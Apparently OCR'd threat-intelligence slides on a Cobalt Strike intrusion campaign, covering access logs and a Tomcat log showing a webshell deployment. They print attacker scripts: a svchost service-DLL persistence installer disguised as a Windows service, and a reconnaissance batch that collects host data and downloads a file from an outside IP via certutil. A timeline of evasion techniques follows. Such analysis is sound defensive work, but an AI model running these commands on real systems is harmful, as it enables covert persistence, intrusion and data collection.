[redacted] - - [01/[redacted] "GET [redacted]
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[redacted] - - [01/[redacted] "GET [redacted]
[redacted] - - [01/[redacted] "GET [redacted]
[redacted] - - [01/[redacted] "GET [redacted]
[redacted] - - [01/[redacted] "GET [redacted]
[redacted] - - [01/[redacted] "GET [redacted]
[redacted] - - [01/[redacted] "GET /probe HTTP/1.1" 302 -
[redacted] - - [01/[redacted] "GET /probe/ HTTP/1.1" 401 951
[redacted] - admin [redacted]800] "GET /probe/ HTTP/1.1" 200 4170
[redacted] - admin [redacted]800] "GET /probe/css/classic/tables.css HTTP/1.1" 200 852
```




Catalina Log



```
ig.deployWAR Deploying web application archive [C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\doc1.war]
ig.deployWAR Deployment of web application archive [C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\doc1.war] has finished in [406] ms
ig.deployWAR Deploying web application archive [C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\probe.war]
ig.deployWAR Deployment of web application archive [C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\probe.war] has finished in [5,382] ms
ig.deployWAR Deploying web application archive [C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\tom.war]
ig.deployWAR Deployment of web application archive [C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\tom.war] has finished in [16] ms
ig.deployWAR Deploying web application archive [C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\webshell.war]
ig.deployWAR Deployment of web application archive [C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\webshell.war] has finished in [125] ms
ig.deployDirectory Deploying web application directory [C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\docs]
ig.deployDirectory Deployment of web application directory [C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\docs] has finished in [15] ms
ig.deployDirectory Deploying web application directory [C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\examples]
ig.deployDirectory Deployment of web application directory [C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\examples] has finished in [359
ig.deployDirectory Deploying web application directory [C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\host-manager]
ig.deployDirectory Deployment of web application directory [C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\host-manager] has finished in
ig.deployDirectory Deploying web application directory [C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\manager]
ig.deployDirectory Deployment of web application directory [C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\manager] has finished in [31]
ig.deployDirectory Deploying web application directory [C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT]
ig.deployDirectory Deployment of web application directory [C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT] has finished in [0] ms
```




```
@echo off
set "WORK_DIR=C:\Windows\System32"
set "DLL_NAME=S[redacted]n.dll"
set "SERVICE_NAME=StorSyncSvc"
set "DISPLAY_NAME=Storage Sync Service"
set "DESCRIPTION=The Storage Sync Service is the top-level resource for File Sync. It creates sync relationships with multiple 
sc stop %SERVICE_NAME%
sc delete %SERVICE_NAME%
mkdir %WORK_DIR%
copy "%~dp0%DLL_NAME%" "%WORK_DIR%" /Y
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost" /v "%SERVICE_NAME%" /t REG_MULTI_SZ /d "%SERVICE_NAME%" /f
sc create "%SERVICE_NAME%" binPath= "%SystemRoot%\system32\svchost.exe -k %SERVICE_NAME%" type= share start= auto error= ignore
SC failure "%SERVICE_NAME%" reset= 86400 actions= restart/60000/restart/60000/restart/60000
sc description "%SERVICE_NAME%" "%DESCRIPTION%"
reg add "HKLM\SYSTEM\CurrentControlSet\Services\%SERVICE_NAME%\Parameters" /f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\%SERVICE_NAME%\Parameters" /v "ServiceDll" /t REG_EXPAND_SZ /d "%WORK_DIR%\%DLL_
net start "%SERVICE_NAME%"
```



```
ipconfig /all  >>c:\users\public\i[redacted]txt
net statistics workstation >>c:\users\public\i[redacted]txt
schtasks /query /fo LIST /v    >>c:\users\public\i[redacted]txt
query user  >>c:\users\public\i[redacted].txt
wmic product get name,version >>c:\users\public\i[redacted]txt
rundll32 c:\users\public\ch[redacted].dll, Yg[redacted]FuCpk
tasklist /V >>c:\users\public\i[redacted].txt
wmic service list brief >>c:\users\public\i[redacted].txt
net start >>c:\users\public\i[redacted].txt
nltest /domain_trusts >>c:\users\public\i[redacted]txt
systeminfo  >>c:\users\public\i[redacted].txt
certutil -urlcache -split -f http://7[redacted]9:80/22.txt
```

Scan by Shodan




Post-Compromise

New TTPs

- Certificate bypass
- Dll hollowing technique
- InstallUtil
- Early bird code injection
- CDN service and Cloudflare worker
- Some new backdoor

Timeline for disseminating the Cobalt Strike



2020.7

Chacha20 shellcode or loader(Chatloader) appeared to extract Cobalt strike Beacon

2020.11

Use CDN service in Cobalt Strike, especially DNS beacon

2021.1

Use Cloudflare worker to hide real C2 IP

2021.3

Use certificate bypass and dll hollowing technique in Chatloader


2021.4

Use multiple .NET loaders and misuse InstallUtil to load Cobalt Strike

2021.6


Use funnyswitch to load Cobalt Strike and use early bird code injection technique

Certificate bypass(MS13-098)



```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
1A:6CA0h: 04 4C 19 AB 2B 04 F4 9F 8A 0D 12 DD C6 39 58 40  .L.«+.ôŸŠ..ÝÆ9X@
1A:6CB0h: F0 46 9D 79 17 5C 90 C8 90 91 E2 89 0E 9A 4A 31  ðF.y.\.È.'â‰.šJ1
1A:6CC0h: F2 FB B8 04 77 E3 19 AC 4A E6 67 F8 C5 45 A0 BC  òû¸.wã.¬JægøÅE ¼
1A:6CD0h: B4 8B 99 06 A0 63 99 3A D0 7C 60 13 49 5E 45 55  ´‹™. c™:Ð|`.I^EU
1A:6CE0h: 1D B5 69 22 C4 F8 28 1F 01 74 9B CC 46 6C 72 E4  .µi"Äø(..t›ÌFlrä
1A:6CF0h: C1 E8 3F 8B BF AB E8 96 69 16 3B C9 C9 95 6D 92  Áè?‹¿«è–i.;ÉÉ•m'
1A:6D00h: 30 FC 3E A4 97 58 43 1D CD 69 7D 91 7D 78 14 B7  0ü>¤—XC.Íi}'}x.·
1A:6D10h: E6 FC DC 23 2B A9 36 F6 60 F6 3C 08 25 E7 AF 23  æüÜ#+©6ö`ö<.%ç¯#
1A:6D20h: F8 3A 00 C9 64 29 0F 95 6B 0D 69 FF E4 7E 00 FA  ø:.Éd).•k.iÿä~.ú
1A:6D30h: D2 9A 09 72 68 4C 7F FC C9 D8 99 3D CD 16 7B 54  Òš.rhL.üÉØ™=Í.{T
1A:6D40h: 9E 44 7A 49 5B B6 C5 D3 C9 7F 66 77 D5 DE A3 CA  žDzI[¶ÅÓÉ.fwÕÞ£Ê
